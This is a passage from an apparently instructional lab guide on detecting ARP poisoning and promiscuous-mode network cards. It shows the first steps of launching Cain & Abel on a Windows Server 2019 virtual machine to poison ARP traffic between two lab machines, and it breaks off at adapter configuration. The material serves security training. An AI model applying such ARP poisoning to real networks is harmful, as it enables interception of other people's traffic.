Here, we will detect ARP poisoning in a switch-based network using Wireshark and we will use the Nmap Scripting Engine (NSE) to check if a system on a local Ethernet has its network card in promiscuous mode.

Note: In this task, we will use the **Windows Server 2019** machine as the host machine to perform ARP poisoning and will sniff traffic flowing between the **Windows 11** and **Parrot Security** machines. We will use the same machine (**Windows Server 2019**) to detect ARP poisoning and use the Windows 11 machine to detect promiscuous mode in the in the network.

1. Turn on the **Windows 11**, **Windows Server 2019** and **Parrot Security** virtual machines.
2. Click the **Type here to search** icon at the bottom of **Desktop** and type **cain**. Click **Cain** from the results.

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



3. The **Cain & Abel** main window appears, as shown in the screenshot.



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

4. Click **Configure** from the menu bar to configure an ethernet card.



5. The **Configuration Dialog** window appears. The **Sniffer** tab is selected by default. Ensure that the **Adapter** associated with the **IP address** of the machine is selected and click **OK**.



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
